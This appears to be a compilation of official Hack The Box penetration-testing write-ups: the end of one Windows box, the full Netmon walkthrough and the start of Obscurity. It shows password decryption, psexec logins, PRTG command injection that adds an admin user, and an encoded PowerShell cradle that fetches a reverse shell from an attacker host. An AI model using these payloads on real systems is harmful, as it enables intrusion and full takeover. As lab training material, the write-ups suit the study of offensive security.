[1]   Invoices (Ordered By Customer)
[2]   Products Sold (Ordered By Customer)
[3]   Products Sold In Last 30 Days

Current Directory: ALL QUERIES
>RUNQUERY 1

Invalid database configuration found. Please contact your system administrator
>SETDIR C:\

Current directory set to C:
```

The `LIST` command lists the files in the directory, while `SETDIR` lets us change the directory. The `RUNQUERY` seems to error out due to invalid configuration. The `DEBUG` command seems to require a password to operate. Let's use the password we found earlier.

```
>DEBUG

Invalid number of arguments specified
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view
additional commands that are now available

>HELP

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

The `DEBUG` command gives us access to a few more commands, namely `SERVICE`, `SESSION` and `SHOWQUERY`.


```
>SERVICE

--- HQK REPORTING SERVER INFO ---

Version: 1.2.0.0
Server Process: "C:\Program Files\HQK\HqkSvc.exe"
Server Running As: Service_HQK
Initial Query Directory: C:\Program Files\HQK\ALL QUERIES

>SETDIR C:\Program Files\HQK\

Current directory set to HQK
>LIST

Use the query ID numbers below with the RUNQUERY command and
the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]   HqkSvc.exe
[2]   HqkSvc.InstallState
```

The `SERVICE` command shows that the service directory is `C:\Program Files\HQK`. Switching to that directory using `SETDIR` and listing it, shows a few more files and folders.

```
>SETDIR LDAP

Current directory set to LDAP
>LIST

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
>RUNQUERY 2

Invalid database configuration found. Please contact your system administrator
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

Listing the `LDAP` folder reveals the binary we found earlier along with a file named `Ldap.conf`. Running `SHOWQUERY` against the file returns the contents, which appears to contain an encrypted password for the `Administrator` user. Let's decompile the `HqkLdap.exe` binary to and examine the decryption logic.

Using a file identifier such as DiE reveals that this is a Visual Basic .NET compiled binary.




A decompiler such as dnSpy can be used to view and debug the assembly. Import the binary into dnSpy and expand the `MainModule`. The `Main()` method is found to read configuration from a file passed through the command line.

```
else
{
    LdapSearchSettings ldapSearchSettings = new LdapSearchSettings();
    string[] array = File.ReadAllLines(MyProject.Application.CommandLineArgs[0]);
    foreach (string text in array)
    {
        if (text.StartsWith("Domain=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Domain = text.Substring(text.IndexOf('=') + 1);
        }
        else if (text.StartsWith("User=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Username = text.Substring(text.IndexOf('=') + 1);
        }
        else if (text.StartsWith("Password=", StringComparison.CurrentCultureIgnoreCase))
        {
            ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));
        }
    }
    Ldap ldap = new Ldap();
```

The format is similar what we saw in `Ldap.conf`. It reads the encrypted password and calls the `CR.DS()` method on it. Clicking on `DS` should navigate us to its definition.

```
public class CR
{
    // Token: 0x06000012 RID: 18 RVA: 0x00002278 File Offset: 0x00000678
    public static string DS(string EncryptedString)
    {
        if (string.IsNullOrEmpty(EncryptedString))
        {
            return string.Empty;
        }
        return CR.RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
    }
```

The `DS()` method takes in the encrypted password and then calls `CR.RD()` with a few parameters.



The `RD()` method then decrypts the string and returns the plaintext. A quick comparison between this method and one found in `Utils.vb` proves that they are the same. This means we can re-use the code from earlier and just change the parameters.

```
using System;
using System.IO;
using System.Text;
using System.Security.Cryptography;

namespace Dec {
  class Decryptor {

   public static void Main() {
     var EncryptedString = "yyEqOUvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=";
     var pt =  Decrypt(EncryptedString, "667912", "1313Rf99", 3,
"1L1SA61493DRV53Z", 256);
     Console.WriteLine("Plaintext: " + pt);
   }

   public static String Decrypt(String cipherText, String passPhrase, String
saltValue, int passwordIterations, String initVector,int keySize) {
     var initVectorBytes = Encoding.ASCII.GetBytes(initVector);
     var saltValueBytes = Encoding.ASCII.GetBytes(saltValue);
     var cipherTextBytes = Convert.FromBase64String(cipherText);
     var password = new Rfc2898DeriveBytes(passPhrase, saltValueBytes,
passwordIterations);
     var keyBytes = password.GetBytes(keySize / 8);
     var symmetricKey = new AesCryptoServiceProvider();
     symmetricKey.Mode = CipherMode.CBC;
     var decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
     var memoryStream = new MemoryStream(cipherTextBytes);
     var cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
     var plainTextBytes = new byte[cipherTextBytes.Length];
     var decryptedByteCount = cryptoStream.Read(plainTextBytes, 0,
plainTextBytes.Length);
     memoryStream.Close();
     cryptoStream.Close();
     var plainText = Encoding.ASCII.GetString(plainTextBytes, 0,
decryptedByteCount);
     return plainText;
    }
  }
}
```

The `Main()` method is updated by copying the parameters from the decompiled assembly as well as the encrypted password from `Ldap.conf`.

```
mcs decrypt.cs

 ./decrypt.exe
Plaintext: XtH4nkS4Pl4y1nGX
```

Compiling and executing the binary reveals that the administrator password is `XtH4nkS4Pl4y1nGX`. This can be used to psexec to the box and get SYSTEM.

```
psexec.py administrator:XtH4nkS4Pl4y1nGX@10.10.10.178

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file frlGEhUf.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service nFVm on 10.10.10.178.....
[*] Starting service nFVm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator\Desktop>whoami
nt authority\system
```

Hack The Box
PEN-TESTING LABS

Netmon

18th May 2019 / Document No D19.100.28

Prepared By: MinatoTW
Machine Author: mrb3n
Difficulty: Easy
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Netmon is an easy difficulty Windows box with simple enumeration and exploitation. PRTG is running, and an FTP server with anonymous access allows reading of PRTG Network Monitor configuration files. The version of PRTG is vulnerable to RCE which can be exploited to gain a SYSTEM shell.

Skills Required

- Enumeration

Skills Learned

- CVE-2018-9276

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.152 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.152
```

```
root@Ubuntu:~/Documents/HTB/Netmon# nmap -sC -sV -p$ports 10.10.10.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-11 07:43 IST
Nmap scan report for 10.10.10.152
Host is up (0.26s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

FTP is open with anonymous access allowed. The whole C: drive looks mounted on it. PRTG Network Monitor is running on the web server at port 80 among other common ports.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FTP

Logging into FTP as anonymous we find the user flag in Public folder.

```
ftp> cd Users
250 CWD command successful.
ftp> cd Public
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
02-03-19  12:35AM                   33 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp>
```

On checking the installed software we find PRTG Network Monitor, which we came across earlier.

```
ftp> cd "Program Files (x86)"
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-16-16  09:18AM       <DIR>          Common Files
07-16-16  09:18AM       <DIR>          internet explorer
07-16-16  09:18AM       <DIR>          Microsoft.NET
05-10-19  08:14PM       <DIR>          PRTG Network Monitor
11-20-16  09:53PM       <DIR>          Windows Defender
07-16-16  09:18AM       <DIR>          WindowsPowerShell
226 Transfer complete.
ftp>
```

A quick google search yields this information. According to it PRTG stores configuration files in C:\ProgramData\Paessler.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ftp> cd Paessler
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-10-19  09:38PM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
02-03-19  12:40AM       <DIR>          Configuration Auto-Backups
05-10-19  08:15PM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
05-10-19  08:15PM       <DIR>          Logs (Web Server)
05-10-19  08:20PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
05-10-19  09:15PM              1186652 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
05-10-19  09:38PM              1697141 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
```

Going into the folder we find the configuration files. According to the documentation "PRTG Configuration.dat" and "PRTG Configuration.old" are standard files. However there's no mention of "PRTG Configuration.dat.bak".

PRTG Configuration.dat	Monitoring configuration (i.e. probes, groups, devices, sensors, users, maps, reports, etc.)	XML
PRTG Configuration.old	Backup of previous version of monitoring configuration	XML

Let's download and inspect it.

```
get "PRTG Configuration.old.bak"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Scrolling down a bit we find the password for user prtgadmin.

```
<dbcredentials>
  0
</dbcredentials>
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
```


PRTG NETWORK MONITOR

Using the credentials prtgadmin / PrTg@dmin2018 we can now login to the page.

However the credentials refuse to work. Maybe the password was changed from the old configuration. Let's follow the pattern and try "PrTg@dmin2019" as the password.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


And we're in as the Administrator.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD


From the page we find the version to be 18.1.37.




A Google search about the vulnerabilities yields a CVE for versions < 18.1.39 (CVE-2018-9276).

According to this article, RCE can be achieved while triggering notifications. Let's try exploiting it. The software by default runs as SYSTEM.

Click on Setup > Account Settings > Notifications.




Now click on "Add new notification" on the extreme right.




Leave the default fields as they are and scroll down to the "Execute Program" section. We can add a user to Administrators group using this command:

```
abc.txt | net user htb abc123! /add ; net localgroup administrators htb
/add
```

Make the following changes and click “Save”.



Now on the extreme right of your notification name, click on the edit icon and then the bell icon to trigger it.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once done, use psexec to login as the created admin user.

```
psexec.py htb:'abc123!'@10.10.10.152
```

```
root@Ubuntu:~/Documents/HTB/Netmon# psexec.py htb:'abc123!'@10.10.10.152
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file DcBLCJfT.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service Hpzq on 10.10.10.152.....
[*] Starting service Hpzq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

And we have a shell as SYSTEM.

ALTERNATE WAY

In case we don't want to add a user, for better OPSEC we can get a reverse shell. However due to HTML encoding many characters get encoded. We can bypass this using powershell base64 execution.

We need to create a base64 encoded command. However, it should be in the encoding which WIndows uses i.e UTF-16LE.

```
echo -n "IEX(new-object
net.webclient).downloadstring('http://10.10.16.32/Invoke-PowerShellTcp.ps1'
)" | iconv -t UTF-16LE | base64 -w0
```

We use iconv to convert it to target encoding and will execute this reverse shell from Nishang.

Download the script and echo in the command to the last line.

```
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.32 -Port 4444' >>
Invoke-PowerShellTcp.ps1
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now start a simple HTTP server and create a new notification. This time the parameter would be,

```
abc.txt | powershell -enc
SQBFAFgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAA
pAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuAD
EAMAAuADEANgAuADMAMgAvAEkAbgB2AG8AawBlAC0AUABvAHcAZQByAFMAaABlAGwAbABUAGMAc
AAuAHAAcwAxACcAKQA=
```

```
python3 -m http.server 80
```

And trigger it.



And we have a SYSTEM shell.

HACKTHEBOX

Obscurity

4th May 2020 / Document No D20.100.72

Prepared By: egre55

Machine Author(s): clubby789

Difficulty: Medium

Classification: Official

Synopsis

Obscurity is medium difficulty Linux machine that features a custom web server. A code injection vulnerability is exploited to gain an initial foothold as `www-data`. Weak folder permissions reveal a custom cryptography algorithm, that has been used to encrypt the user's password. A known-plaintext attack reveals the encryption key, which is used to decrypt the password. This password is used to move laterally to the user `robert`, who is allowed to run a faux terminal as root. This can be used to escalate privileges to root via winning a race condition or by overwriting `sudo` arguments.

Skills Required

- Basic Linux Enumeration

Skills Learned


- Source Code Review
- Known-Plaintext Attack

Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.168 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.168
```

```
nmap -p$ports -sC -sV 10.10.10.168

PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp   closed http
8080/tcp open   http-proxy BadHTTPServer
|_http-server-header: BadHTTPServer
|_http-title: 0bscura
```

Nmap shows that SSH is available on its default port, as well as a web server called `BadHTTPServer` on port 8080, serving a page titled `Obscura`. Inspection of this page in a browser reveals a site for a security focused software company. Their suite of products include the `BadHTTPServer` web server, an encryption algorithm and an SSH replacement.



A message on the website discloses the file name of the web server, and that it's in a secret development directory.

Contact

- 123 Rama IX Road, Bangkok
- 010-020-0890
- secure@obscure.htb
- obscure.htb

Development

Server Dev

Message to server devs: the current source code for the web server is in 'SuperSecureServer.py' in the secret development directory

The custom web server is definitely of interest. Let's use `ffuf` to fuzz for possible directories.

```
wget -L
github.com/ffuf/ffuf/releases/download/v1.0.2/ffuf_1.0.2_linux_amd64.tar.gz
mkdir ffuf
tar -xzf ffuf_1.0.2_linux_amd64.tar.gz -C ffuf

./ffuf -w /usr/share/dirb/wordlists/common.txt -u
http://10.10.10.168:8080/FUZZ/SuperSecureServer.py -mc 200
```

After downloading and extracting, `ffuf` is run with the dirb `common.txt` wordlist. As we're including the filename and expect to get a HTTP 200 response, we can filter for using the `-mc` flag.

```
./ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.10.10.168:8080/FUZZ/
SuperSecureServer.py -mc 200

 :: Method           : GET
 :: URL              : http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
 :: Follow redirects : false
 :: Calibration      : false
